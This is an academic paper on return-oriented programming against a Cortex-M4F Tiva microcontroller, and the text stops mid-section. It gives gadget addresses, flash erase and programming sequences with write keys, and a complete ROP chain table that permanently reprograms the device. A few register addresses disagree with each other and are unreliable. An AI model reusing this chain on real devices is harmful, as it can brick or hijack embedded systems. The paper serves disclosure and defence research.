Return-Oriented Programming on a Cortex-M Processor

Nathanael R. Weidler*, Dane Brown†, Samuel A. Mitchel*, Joel Anderson†
Jonathan R. Williams†, Austin Costley*, Chase Kunz*, Christopher Wilkinson†, Remy Wehbe†, Ryan Gerdes†
*Utah State University, Logan, UT 84322, Email: nweidler@gmail.com
†Virginia Tech, Arlington, VA 22203, Email: rgerdes@vt.edu

***Abstract*—Microcontrollers are found in many everyday devices and will only become more prevalent as the Internet of Things (IoT) gains momentum. As such, it is increasingly important that they are reasonably secure from known vulnerabilities. If we do not improve the security posture of these devices, then attackers will find ways to exploit vulnerabilities for their own gain. Due to the security protections in modern systems which prevent execution of injected shellcode, Return Oriented Programming (ROP) has emerged as a more reliable way to execute malicious code following such attacks. ROP is a method used to take over the execution of a program by causing the return address of a function to be modified through an exploit vector, then returning to small segments of otherwise innocuous code located in executable memory one after the other to carry out the attacker's aims. It will be shown that the Tiva TM4C123GH6PM microcontroller, which utilizes a Cortex-M4F processor, can be fully controlled with this technique. Sufficient code is pre-loaded into a ROM on Tiva microcontrollers to erase and rewrite the flash memory where the program resides. Then, that same ROM is searched for a Turing-complete gadget set which would allow for arbitrary execution. This would allow an attacker to re-purpose the microcontroller, altering the original functionality to his own malicious end.**

I. Introduction

Microcontrollers have become ubiquitous in the world today. They can be found in many commercial devices including thermostats, refrigerators, and watches. Advanced Reduced Instruction Set Computing (RISC) Machine (ARM) advertises that the Cortex-M4 processor has been developed specifically for a broad range of embedded markets including automotive control systems, building automation, connective clothing, the energy grid, wearables, medical instrumentation, household appliances, and space applications just to name a few [1]. ARM claims that tens of billions of ARM Cortex-M processors have already been shipped [1]. With these devices widely deployed in safety-critical products, their security is vital.

Microprocessors must be integrated into a system in order to make use of their computational ability. The Tiva TM4C123GH6PM (Tiva C) makes use of the Cortex-M4F microprocessor [2], adding memory and the ability to interact with peripherals such as a Universal Asynchronous Receiver/-Transmitter (UART), General-Purpose Input/Output (GPIO), and Ethernet controller [3]. It is important for the manufacturers of microprocessors and microcontrollers to have security in mind when they design these devices. Attackers would be able to wreak havoc on individuals and industries if they were able to exploit vulnerabilities in these systems for their own pernicious purposes. We have discovered that a Cortex-M4F microprocessor on a Tiva TM4C123GH6PM microcontroller can be forced to execute arbitrary code by means of Return-Oriented Programming (ROP).

A. Return-Oriented Programming

The concept of return-oriented programming (ROP) was first introduced for x86 processors in 2007 by Hovav Shacham [4]. The motivation for this work was the memory policy of "write xor execute." This policy specified that system memory regions could either be written to or executable, but not both. Typically, the region of memory which contains the stack and the heap would be set to be writable but not executable [5] and, during process execution, regions of memory containing code would be executable but no longer writable. This prevents code execution following basic buffer overflow attacks such as those outlined in the classic work, "Smashing the Stack for Fun and Profit" [6]. With ROP, the same technique is used to overflow a buffer, but instead of actually inserting instructions onto the stack, addresses and constants are placed on it. These addresses point to special segments of code and the constants are used by that code. These special segments of code are called gadgets. The main difference between code injection and ROP is that gadgets used in ROP are already somewhere in memory, there is no new code being introduced into the system. The attacker only needs to know the address of the gadget in order to force the processor to execute the instructions of the gadget at a time when it wasn't meant to be executed. The constant values on the stack are values that the gadgets use, for example a gadget might load a value off the stack into a specific register.

Gadgets are short sequences of instructions that in the x86 world always end with a return instruction. The short sequence of code is meant to do a small amount of work towards the attacker's goal and then the return instruction transfers program control to the next address on the stack, where the attacker has placed a subsequent gadget. In this way the attacker can carry out their nefarious purpose by piecing together snippets of executable code that already exist in the program's memory. The attacker uses the program's own code to carry out the attack. The beauty of this method is that it circumvents the "write xor execute" memory policy. This memory policy has been defeated elsewhere as well [7]. The original ROP work [4] has been extended to many platforms. It was extended to SPARC, a

2324-9013/17 $31.00 © 2017 IEEE
DOI 10.1109/Trustcom/BigDataSE/ICESS.2017.318

fixed instruction length RISC architecture by Buchanan et al [8]. Checkoway extended it to not require return instructions [9].

B. Related Work

A topic of research that is related to this work but not included is protecting a system from buffer overflow. This has been extensively researched by others [10]–[13]. To counter that effort, several works have been dedicated to bypassing stack protections. Buffer overflows and bypassing stack protections will not be discussed here as they have been sufficiently shown elsewhere [14], [15].

Francillon and Castelluccia published their research about an ROP procedure on an Atmel AVR atmega 128 8-bit microcontroller [16], [17]. In their paper they were able to successfully demonstrate a buffer overflow and permanent code injection attack using ROP against a sensor node using this microcontroller. In order to do so they performed several buffer overflows to build a fake stack one byte at a time. This fake stack was eventually used to perform the re-write to flash memory.

Our work differs from Francillion's in several ways. We are targeting the Cortex-M4 processor. The Cortex-M4 processor uses the Thumb-2 instruction set, whereas the AVR atmega 128 utilizes the AVR instruction set [18]. Their work was focused on the Harvard architecture, whereas our methodology is broader and can also work against von Neumann machines with W XOR X enforced. Additionally, their attack was on an extremely resource constrained embedded device which could only accept small packets of data forcing them to implement a fake stack technique to access injected data. Free of those constraints, we are able to push arbitrarily large buffers onto the regular system stack allowing us to pursue a Turing complete gadget set using traditional ROP techniques.

C. Thumb Instruction Set

Cortex-M processors can utilize the Thumb instruction set. This instruction set was introduced in order to shorten the 32-bit instructions of the traditional ARM instruction set into 16-bit instructions. The Thumb-2 instruction set augments the original Thumb instruction set with several 32-bit instructions. The 16-bit instructions of Thumb map directly to an equivalent 32-bit ARM instruction [19], although not all instructions are accounted for. The advantage is that the instructions take up less space in memory which is desirable for a microcontroller as memory space is typically a premium [2]. For example, on a 16-bit memory system when Thumb is utilized the code size will typically be 65% of what it would have been if the ARM instruction set was used, and it will provide 160% of the performance [19]. The Thumb-2 instruction set adds 32-bit instructions on to the Thumb instruction set in order to allow for operations that were not previously accounted for [20].

This variable size instruction set does not introduce any insurmountable hurdles into the execution of a ROP attack on ARM devices. Some care must be taken to ensure that the processor is in the appropriate execution mode if it is capable of switching between Thumb and ARM instruction sets. Similarly, jumping into a mis-aligned instruction, while theoretically possible, introduces many potential complications and should be avoided.

D. Contributions

The contributions of this work are as follows: It will be shown hereafter that an ARM Cortex-M4F processor using the Thumb-2 instruction set can be forced to execute arbitrary code. Specifically, the processor of the Texas Instruments Tiva TM4C123GH6PM microcontroller is attacked and the results shared. This attack is made possible because large portions of code, even code that may never be executed, is made available in the Read Only Memory (ROM) of the microcontroller. Included on this ROM are libraries which make interacting with peripherals such as a UART, GPIO and Ethernet controller easy. This code base is a treasure trove of potential gadgets to the attacker who is learned in the technique of ROP. It is believed that the practice of loading this ROM with unnecessary code lessens the security of the microcontroller. However, the program loaded into main memory can also be used to carry out ROP. Two sets of gadgets will be shown, one taken from an example program in main memory and a second taken from the ROM. Both gadgets sets can accomplish goals one and two and make use of otherwise benign instructions that already exist either in system memory or on the ROM. Buffer overflow techniques combined with ROP makes this microcontroller an easy target for malicious attacks. A novel gadget that loads the link register with the address of a `pop` of the program counter is discussed. A technique similar to the update-load-branch [9] model is introduced. This solution is simpler than the update-load-branch technique. A discussion of a Turing-complete gadget set is also included. The search space for the gadget sets described below is restricted to the peripheral drivers loaded on the ROM of the Tiva-C. A novel gadget chaining mechanism is set forth as well. There are three main goals of this work, as follows:

1) Demonstrate the ability to create a gadget set capable of erasing flash memory. This is the first step in taking control of a microcontroller and could also result in a denial of service.
2) Demonstrate the ability to create a gadget set capable of programming flash memory in the region that was previously erased. This is the second step in taking control of a microcontroller.
3) Demonstrate the feasibility of creating a Turing-complete gadget set from the TivaWare ROM. This would allow for arbitrary code execution with ROP.

II. Return-Oriented Programming on ARM Architectures

The Cortex-M4 does not explicitly follow the "write xor execute" memory policy. It is however, a modified Harvard-Architecture so the stack is innately non-executable [16], [21]. The only known way to modify the control flow of a program on such a device is to use ROP techniques. ROP has been proven to be effective at bypassing execution protections on

ARM-based devices [22]. Tim Kornau created an extensive work outlining ROP against the ARM architecture [23] in which the author specifically attacks a mobile phone running Windows Mobile 6.x.

There exist several differences between ROP on ARM architecture and x86 architecture [24]. The main difference lies in the structure of the gadget needed; ARM lacks the straightforward return instruction that x86 provides. Routines instead use other specialized instructions to change control flow between different sections of code.

The first of these control flow mechanisms is the `push` and `pop` set of instructions. A program utilizes these by storing register values on the stack by means of the `push` instruction. Then the program will execute new routine. When that routine is completed, the state of the register is restored by pulling the previously stored value back off the stack by making use of the `pop` instruction. In ARM, the program counter is one of the registers that is stored on the stack in this style of routine calls, meaning that if a `pop` instruction is found that contains the program counter register (and ideally no others) it can be treated in the same manner as a return instruction in x86 architectures.

The second control flow mechanism is a branch instruction that uses another special purpose register called the link register. Routines utilizing this style of return simply call another routine with the specialized `bl` instruction, which loads the link register with the appropriate return address before branching to the new location. At the end, the called routine loads the link register to the program counter, and execution returns to the original point.

This second method has some subtleties that require more attention than the simple `pop` instruction. First, this style does not allow nested routine calls, as the inner call would overwrite the original value in the link register without being able to restore it. Therefore, the link register must be stored onto the stack using a `push` before the call, and after the call to restored with a `pop`. Secondly, because the link register is used as the return address, it must be loaded with the address of the next gadget before being used as a gadget return.

These sequences can be combined to allow branches to the link register to be used as an equivalent of return for ROP gadgets. Code which uses a `pop` to restore the link register from the stack after a call using the `bl` instruction can be used as a gadget to load the link register with the address of a `pop` of the program counter. Once this is accomplished, all branches to the link register will jump to the `pop` of the program counter, which will then pull the next address from the stack as in a traditional ROP attack. If a pop instruction containing both the link register and program counter is found the link register can be loaded in convenient single gadget.

This bears some similarity to the update-load-branch technique described in [9], which searches for gadgets characterized by indirect branches to the address held in a register which is loaded in a directly preceding instruction. The use of the `bx lr` instruction allows for a less complicated gadget sequence, where the address of a `pop pc` instruction is placed in the link register to provide what [9] refers to as a trampoline. This means that our approach does not need to use additional registers to maintain control flow and also does not need to provide an explicit ability to for advancing the stack pointer, two limitations of the work in [9]. Instead the sequence of gadgets using our method is to simply first load the link register with the address of a `pop pc` instruction, and then call any number of gadgets ending with a `bx lr` instruction.

The mechanics of this gadget return style are demonstrated in Figure 1, which gives an example of a simple store gadget. First a load immediate gadget puts the address of the gadget using the `bx lr` return onto the stack. Next a `pop` gadget fills the link register with the address of a `pop pc` instruction (outlined in red). Finally, the unconditional branch jumps to the location of the `bx lr` gadget, which is in this case a simple store instruction. Note that any subsequent gadgets that use the `bx lr` return do not need to load the link register again, unless it is overwritten as some gadget's side effect. Any time the `bx lr` instruction is executed it will immediately jump to the `pop pc` instruction, which will in turn load the next gadget address from the stack into the program counter.



Figure 1: Stack Diagram - BX LR Return.

Direct branches to addresses held in registers can also be utilized by first loading the register with the address of the next gadget. These branches do not occur as often in code but if found they do provide an opportunity wherever they are present. An example of this style of return can be seen in Figure 1, where the `pop` instruction responsible for loading the link register is followed by an unconditional branch to the address held in `r1`.

III. Erasing and Programming Flash Memory

This section describes two sets of gadgets for an ROP carried out on the Texas Instruments Tiva TM4C123GH6PM containing an ARM Cortex-M4F processor [2]. The Thumb-2 instruction set is utilized. The Cortex-M4F is designed to be integrated with a ROM which contains peripheral drivers [25]. Addresses `0x01000000-0x1FFFFFFF` are reserved for the ROM containing the TivaWare for C Series software. The first set of gadgets is shown to demonstrate that even if the ROM eliminated, this would not make ROP impossible.

The first attack uses gadgets taken from an example program meant to demonstrate the Sensor Hub BoosterPack, BOOSTXL-SENSHUB, an available daughter card for the Tiva C. The search space gadgets for the first ROP example includes addresses `0x00000000` to `0x00005AA8`. The second set of gadgets can be found on the ROM.

Either set of instructions could be used with a buffer overflow to reprogram the flash memory of the microcontroller. This work is not focused on the method of the buffer overflow attack itself. However, it is assumed that a buffer overflow must occur to initiate the ROP procedure. Proof of successful buffer overflow has been sufficiently demonstrated on the ARM architecture [9].

A denial of service attack could be accomplished by simply erasing the region of flash memory which starts the default program's execution and then restarting the microcontroller. Once that region of memory is blank the microprocessor would not be able to boot. A second attack could be carried out by reprogramming that portion of flash memory with an arbitrary sequence of instructions after it had been erased. This other exploit is illustrated in both examples.

A. Finding Gadgets

To find the first set of gadgets, we dissembled the binary of the example program and used that to search for gadgets. For the second, we extracted the ROM binary file from the microcontroller and used its contents to locate gadgets. The open-source Radare2 [26] disassembler program revealed the assembly-code contents of the peripheral drivers included by Texas Instruments on the ROM.

After that, we ran simple `grep` commands against the resulting files as the starting point in the search for gadgets. However, more sophisticated methods than `grep` exist to find gadgets. As a result of the ARM instruction set being published and Kornau demonstrating automated searches for gadgets in ARM code, open-source tools exist to assist in the search for gadgets [23], [27]. ROPgadget.py, an open-source python script, significantly sped up the search for gadgets [28]. Several sources on the ARM architecture also proved to be invaluable in the search for gadgets [29]–[31].

ROPgadget.py allows users to extract all candidate ROP gadgets from a binary code segment. The ROM file yielded 6236 potential gadgets.

B. Reprogramming Method

In the following attack, the aims of goals one and two are achieved. Namely the ability to erase and program the flash are demonstrated. Flash memory is erased and programmed following the procedure in Section III-B1. Gadgets to perform the first exploit are described in Section III-C1 and for the second they are described in Section III-D. The character sequence placed on the stack is demonstrated in Section III-C.

1) Flash Memory Write Sequence: In order to accomplish goals one and two the procedure to erase and write to the flash of the Tiva C must be understood. There are two methods to reprogram the flash memory. Flash memory can either programmed or erased and then programmed. Programming the flash can only change a bit that is already a `1` to a `0` or just leave the bit as its current value. Programming cannot transition a `0` to a `1`. Based on this limitation, it is unlikely for any attack to be successful without first erasing portions of flash.

First flash must be erased and then programmed. This memory is erased by setting all bits to a 1. The flash on the Tiva C can be erased completely or in 1 kB blocks. The attack utilizes a 1 kB erasure. The erase procedure is as follows: first, identify the start address of the 1 kB-aligned Central Processing Unit (CPU) byte address which specifies which block of flash is the target for the erasure. Next, place that address into the Flash Memory Address (FMA) register `0x200FD000`. Finally, the write key must be loaded into the Flash Memory Control (FMC) register `0x400FD008` to bits 16 to 31 and the erase bit (bit 1) must be set. The write key is determined by the state of the key bit (bit 4) of the Boot Configuration (BOOTCFG) register `0x400FE1D0`. The possible values of the write key are `0x71D5` or `0xA442` for `0` or `1`, respectively. In this case the key bit is set to `1` indicating the value of the write key to be `0xA442`. Thus the 32-bit value that must be entered into the FMC register erase the 1 kB block is `0xA4420002`. The erase sequence can be found in listing 1. In the attack demonstrated in Section III-C the start address of main happens to be located at `0x4BA0` and the minimum block size of flash memory that can be erased is 1 kB. Therefore, the start address for the erase is `0x00004800`. When this procedure is carried out all bits will be set to `1` between `0x00004800` and `0x00004BFF` in the flash which includes the start address of main. If the desire was to erase the entire flash instead of just a 1 kB block, simply write the key to the upper 15 bits of the FMC register and set the Mass Erase (MERASE) bit (bit 2). This can be seen in Listing 2.

Listing 1: Flash erasing sequence for the Tiva C.

```
// address of FMA register
uint32_t * FLASH = (uint32_t *) 0x400FD000;
FLASH[0x0] = 0x4800; // address to erase
// clear the area 0x4800-0x4BFF
// perform erase command by writing to
// FMC register
FLASH[0x2] = 0xA4420002;
```

Listing 2: Mass erasing sequence.

```
// address of FMA register
uint32_t * FLASH = (uint32_t *) 0x400FD000;
// erase entire flash by writing the key and
// setting the MERASE bit of FMC register
FLASH[0x2] = 0xA4420004;
```

Once all bits are erased (set to `1`) in the region that is to be re-programed, the flash is prepared to be written. The flash write procedure begins with writing the address to be programed to the same FMA register described in the flash erase procedure. Then the 32-bit word to be written is placed in the Flash Memory Data (FMD) register `0x400F004`. Finally, the same write key is written to the upper 16 bits of the FMC register as described above, however during a program command, bit

1 the write bit, is set. The programming procedure for writing the exploit program can be seen in Listing 3. An alternate programming procedure includes writing the address to be programed into the FMA as seen earlier. Then the desired words are written to the appropriate Flash Write Buffer n (FWBn) registers: 0x400FD100 to 0x400FD17C. This technique to write to the flash allows up to 32 32-bit words to be written at once. Then the Flash Write Buffer Valid (FWBVAL) register 0x400FD030 must be set to a mask indicating which FWBn registers are to be written. In the case of this example, all 32 bits are set. Finally, the Flash Memory Control 2 (FMC2) register is written to. This register is very similar to the FMC register. The write key is entered into the upper 16 bits and bit 1 (the write buffer bit) is set. The address of the FMC2 register is 0x400fd020. Listing 4 illustrates this second method to program the flash. The first programming procedure writes one word at a time and is therefore easier to follow. The second procedure allows for up to 32 words to be written at the same time. As can be seen, Listings 3 and Listing 4 both write the same words to the same addresses, but Listing 4 requires one less instruction because it only needs to write to the FMA register and the FMC register once.

Listing 3: Tiva C flash programming sequence.

```
// place address to program (main) into FMA
FLASH[0x0] = 0x4BA0 ;
// assembly add instruction placed in FMD
FLASH[0x1] = 0xF1000001 ;
// write command - write key and write bit to FMC
FLASH[0x2] = 0xA4420001 ;
// second address to program placed into FMA
FLASH[0x0] = 0x4BA4 ;
// assembly branch instruction placed in FMD
FLASH[0x1] = 0xE7FC0000 ;
// write command - write key and write bit to FMC
FLASH[0x2] = 0xA4420001 ;
```

Listing 4: Alternate Tiva C flash programming sequence.

```
// base address to program 0x4B80 is the closest
// 32-word alligned address to main at 0x4BA0
FLASH[0x0] = 0x4B80 ;
// load add instr into FWBn - offset of 0x20
FLASH[0x48] = 0xF1000001 ;
// load branch instr into FWBn - offset of 0x24
FLASH[0x49] = 0xE7FC0000 ;
// set every bit in FWBVAL register
FLASH[0xC] = 0xFFFFFFFF ;
// write key and sett WRBUF bit of FMC2 register
FLASH[0x8] = 0xA4420001 ;
```

C. Demonstration of Writing a Simple Program to Flash

Here we show a demonstration in which the flash is reprogrammed with a sequence of instructions that will no longer execute the original program at all, but will instead simply enter into an infinite loop. This loop will begin immediately after the ROP is performed. In addition, it will start again if the system reset push-button is ever pressed or if the Tiva C is powered off and then back on as this will reside in the flash memory at the location of main. This example will prove that an attacker is able to erase the flash memory and reprogram the microcontroller.

1) Gadgets: This example ROP procedure will demonstrate that even a small amount of existing code can be leveraged by a creative attacker. The search space for gadgets for this attack was limited to the example Sensor Hub Booster Pack program.The flash rewrite sequence contained in Listings 3 and 4 requires two operations: load and store. The search for gadgets resulted in two gadgets, two lines each which can accomplish these tasks. They are shown in Listing 5.

Listing 5: Gadgets that provide the load and store operations.

```
; Gadget A at 0x3673
str R0, [R4, #0x0]
pop {R4, PC}
; Gadget A0 at 0x3675
pop {R4, PC}
; Gadget B at 0x42A7
mov R0, R4
pop {R4, PC}
```

Gadget A provides the ability to store data from r0 into the address specified at r4. It also causes the program to jump to the next instruction, while filling r4 with more data from the stack. This gadget is effective because r4 is constantly updated, and can thus be used to load immediate values off the stack. Note that Gadget A0 is the second line of Gadget A and could be useful if the str operation on the first line was not needed. This gadget is only used as the first gadget as there was no need for a store before the a value was popped into r4 for the first time.

Gadget B transfers the data from r4 into r0. There were no gadgets that would load r0 directly, so this method was a sufficient substitute. The data from the stack is transferred from the stack to r4 by using Gadget A0, followed by Gadget B where the data is shuttled to r0 while r4 is repopulated. Finally, the data is stored into the desired location via Gadget A.

2) ROP Procedure: The design of the ROP was taken directly from the code in Listings 1 and 4. The flash programming method shown in Listing 4 was chosen because it needed only 5 total writes to flash registers while the sequence in Listing 3 required 6. The gadgets from Listing 5 were combined in a pipelined fashion in order to minimize operations. The implementation was still rather bulky at 23 required returns. Table I describes the order that the gadgets should be executed in order to rewrite the flash memory of the microcontroller.

The ROP attack was first approached by determining the size and boundaries of the stack. Once the boundaries were determined, the location on the stack where the program counter (pc) was stored was overwritten with the address of Gadget A. Each successive call (shown in Table I) was determined by overwriting the values to be placed into the r4 and pc registers.

This attack was successful and resulted in the flash being permanently reprogrammed. Even after the reset button of the Tiva C was pressed, an infinite loop was entered and nothing else was ever executed. This was verified by stepping through execution on the Tiva C on a debugger.

Table I: The ROP design.

Gadget	Pop into r4	Pop into PC	Description
	0x30303030	0x30303030	Don't care
	0x30303030	0x30303030	Don't care
	0x00000000	0x00000000	Don't care
	0x00000000	0x00000000	Don't care
	0x00000000	0x00000000	Pop {r4-r5}
pop {pc}	0x75360000		Return to A0
A0	0x00480000	0xa7420000	Erase address
B	0x00d00f40	0x73360000	Write erase address
A	0x020042a4	0xa7420000	Erase command
B	0x08d00f40	0x73360000	Write erase command
A	0x804b0000	0xa7420000	main address
B	0x00d00f40	0x73360000	Write main address
A	0x00f10100	0xa7420000	add r0,#0x1
B	0x20d10f40	0x73360000	Write add
A	0xfce75555	0xa7420000	b main
B	0x24d10f40	0x73360000	Write b
A	0xffffffff	0xa7420000	Clear write buffer
B	0x30d00f40	0x73360000	Write clear
A	0x010042a4	0xa7420000	Flash key
B	0x20d00f40	0x73360000	Write flash key
A	0x584b0000	0xa7420000	Scatter addr
B	0x00d00f40	0x73360000	Write scatter addr
A	0x42e00000	0xa7420000	b main
B	0x18d10f40	0x73360000	Write b main
A	0xffffffff	0xa7420000	Clear write buffer
B	0x30d00f40	0x73360000	Write clear
A	0x010042a4	0xa7420000	Flash key
B	0x20d00f40	0x73360000	Write flash key
A	0x00000000	0xa14b0000	Return to main
	0x1b		

D. Second Gadget Set

The second set of gadgets can be seen in Listing 6. This gadget set was derived entirely from the ROM. We will not illustrate the second ROP procedure in here, as it uses the flash erase and re-write procedures found in Section III-B1, and the procedure is very similar to Section III-C2. Using the four gadgets in Listing 6 we were able to successfully replicate a similar ROP as has been already illustrated.

Listing 6: Gadgets 1-4, which provide the functionality to erase and reprogram memory.

```
; Gadget 1 at 0x01007550
pop {r0,r1,r3,r6,pc}
; Gadget 2 at 0x010067aa
str r0, [r1, #0]
pop {r4,pc}
; Gadget 3 at 0x01006990
ldmia.w sp!, {r4, lr}
bx r1
; Gadget 4 at 0x101001024
subs r0, #1
bne.n 0x1001024
bx lr
```

The first gadget is a simple command that pops five values off of the stack. The first four values are stored in registers and the last value is stored in the program counter (pc). This is a very useful gadget because a command that pops the pc off of the stack can be used as a branch command. The address in the pc will be the next command executed by the program.

The second gadget is used to store a value in memory. The value in r0 is stored to the address in r1. This gadget is particularly useful because it stores a 32-bit value to an address without an offset. Many of the possible gadgets in the provided code space will only store bytes or halfwords and require an offset. More analysis and longer gadgets would be required for these to be used. Another important feature is that it ends with a pop command that includes the Program Counter (pc), so it can be used as a branch to the next gadget.

The ldmia.w command is used as a load immediate. The registers in the curly brackets are loaded with the values located at the address of first argument. If there is more than one register in the curly bracket the word that is in the next address (following the first argument), is loaded into each following register. In this case, the value at the Stack Pointer (sp) is loaded into r4, and the next value in the stack is loaded into the Link Register (lr). Then the program branches to the address in r1. This gadget is very useful because it manipulates the link register.

The last gadget is a subtraction command to be used as a delay for the erase and write commands. Whenever a word was written or erased from flash memory a delay of between $50\,\mu s$ and $300\,\mu s$ is required. This gadget allowed for a delay long enough for the write or erase command to complete. Register r0 was preloaded with the wait value. If the result of the substitution was 0, a flag would be set and a command can be used as if it were a comparison. In this case, if the result is not equal to zero the program branched to the beginning of the gadget 0x1001024. The program looped through the subs command until a result of 0 at which time the program branches to the lr.

IV. Turing-Complete Gadget Set

The ultimate goal of an attacker in crafting a ROP library of gadgets is to establish a Turing-Complete gadget set. This allows the attacker to accomplish an arbitrary computation using a single predefined gadget set, and even to go as far as creating a specialized compiler capable of generating an attack payload directly from C code.

The successful generation of such a gadget set depends heavily on the size and nature of the code base that is available to the attacker. An ideal environment for the attacker includes standard libraries that the attacker can easily depend on for widespread functionality. However, in embedded systems this is often not the case as memory is at a premium and only specialized libraries are available. For example, a library designed specifically for the purpose of configuring device peripherals will likely lack explicit functionality needed to perform complex arithmetical operations. Similarly, a library that provides such mathematical operations may be lacking in load and store instructions needed to work with the device memory. It is also possible that while a particular functionality exists within the library, there are instructions between the desired code and the return instruction which lead to undesirable side effects of the gadget.

The attacker may overcome such limitations with a careful and methodical approach. After building a gadget set containing as many pure gadgets (that is, gadgets that are free from side

effects) as could be found, these may then be combined to perform more complex operations. An `xor` instruction may be used to create gadgets for register clearing, register value swapping, and other operations such as negate. Development of gadgets for saving and restoring states and register values are also very useful, as these allow the use of gadgets with side effects between a save/restore pair of gadgets to avoid the unwanted consequences. By starting with the simplest gadgets and acquiring this functionality as early as possible, more complex functionality can be implemented without finding specific gadgets for each and every operation.

The basic starting gadgets that provide this base to build are easy to identify. Immediate loads of registers are almost trivial: all that is needed is a `pop` instruction that includes both the program counter and the register in question. Similarly, loads and stores can simply be used directly as long as a gadget return follows close behind. In contrast, a gadget for the equivalent of a branch instruction poses significant difficulty. Conditional execution of one of two gadgets (the equivalent of the if-then-else, or `ite` instruction) can be accomplished by utilizing the same instruction in the code, which is detailed in the conditional execution gadget below.

A fully-featured conditional branch gadget is much more challenging. To simulate the conditional branches of the instruction set the gadget must be capable of executing gadgets ahead in the stack, jumping over others if they are unneeded. The branch must also be capable of returning to an earlier point in the gadget sequence, looping back on itself and allowing gadgets to repeat. This backwards motion is an essential programming paradigm and is necessary for a Turing-Complete set of gadgets, as forward and backwards motion must be present in a Turing machine [32].

Executing gadgets that are further ahead in the sequence can be accomplished without much trouble. A `pop` instruction removing several values from the stack can be conditionally executed, several times if necessary, to skip the gadgets that should not be executed. A gadget that increments the stack pointer can also be used to more efficiently adjust the next gadget to execute.

Gadgets that decrement the stack pointer are much more difficult to identify. While there is code in the library in question that decrements the stack pointer, it is followed by an increment operation before any return statements such that a gadget cannot be built from it. An attacker would need to identify a way to either decrement the stack pointer to jump to previous gadgets, or copy the previous addresses in the stack to the next portions so that they are executed once again. We do not provide a gadget that is capable of this backward looping in this work.

A. Towards a Turing Complete Gadget Set

The full gadget set developed from the included ROM implements the following functions, explained with stack diagrams. These gadgets illustrate the mechanics of an ROP attack on an embedded ARM device without any loss of applicability or effectiveness due to the lack of an explicit return instruction. This gadget set is nearly Turing-Complete, with the ability to efficiently loop being the only missing feature.

move: It is critical to have the ability to move values between registers. As a common operation, there are plenty of gadgets which are suitable for this. The following gadget shown in Figure 2 moves the value from register `r4` into register `r0` then transfers control to the location popped into `r1`.



Figure 2: Stack Diagram - Move.

Note that this gadget has two side effects. First, register `r6` is overwritten by the first `POP` instruction. The register may be filled with either a "don't care" value or a value used by a future gadget. However, if the value in `r6` must be preserved then it should be saved before this gadget and restored afterwards.

The second side effect is the overwriting of the address in the link register that is used as a return address in the link register style of returns. Therefore, if any gadgets using this style of return follow this gadget then the link register must be reloaded with the appropriate address.

These two side effects demonstrate that for any gadget the potential impacts must be understood and accounted for. The attacker can compensate for them with planning, but obviously gadgets without these caveats are preferred. Similar side effects will occur with many of the gadgets presented here due to the small size and specialized nature of the code base in question.

load: The load gadget loads the value from memory location `r4+4`into `r0`. Note that it assumes that `r4` is pre-loaded, but it happens to also `pop` a value to `r4` before returning. Therefore, if necessary, it could be called twice, the first time putting the desired `r4` address on the stack. The load gadget is illustrated in Figure 3.



Figure 3: Stack Diagram - Load.

load immediate: The load immediate gadget shown in Figure 4 will take an arbitrary value and load it into a given register. In this case, the attacker can place the arbitrary value on the stack and `pop` it into `r4`.

store: The store gadget will store the value in register `r0` to a memory location at an offset of 12 from the address the attacker places in `r3`. Figure 6 shows a stack diagram of the store gadget.



Figure 4: Stack Diagram - Load Immediate.



Figure 5: Stack Diagram - Store.

The operations below can be carried out strictly by register operations, e.g., AND, or through register operations with an immediate operand, e.g., AND immediate. Above we showed that immediate values can be loaded into registers, so the operations below focus strictly on register operations assuming a value has been pre-loaded into a register, if necessary.

add: The add gadget sums the values in `r1` and `r3`, then stores that sum in `r1`. This gadget complicates matters by ending in a `bx lr` command, which is the most common way to return from a legitimate subroutine. The issue is that control will be passed back to the address contained in the link register (`lr`), so we must proactively use the first two jumps to set `lr` to a value we control from the stack.

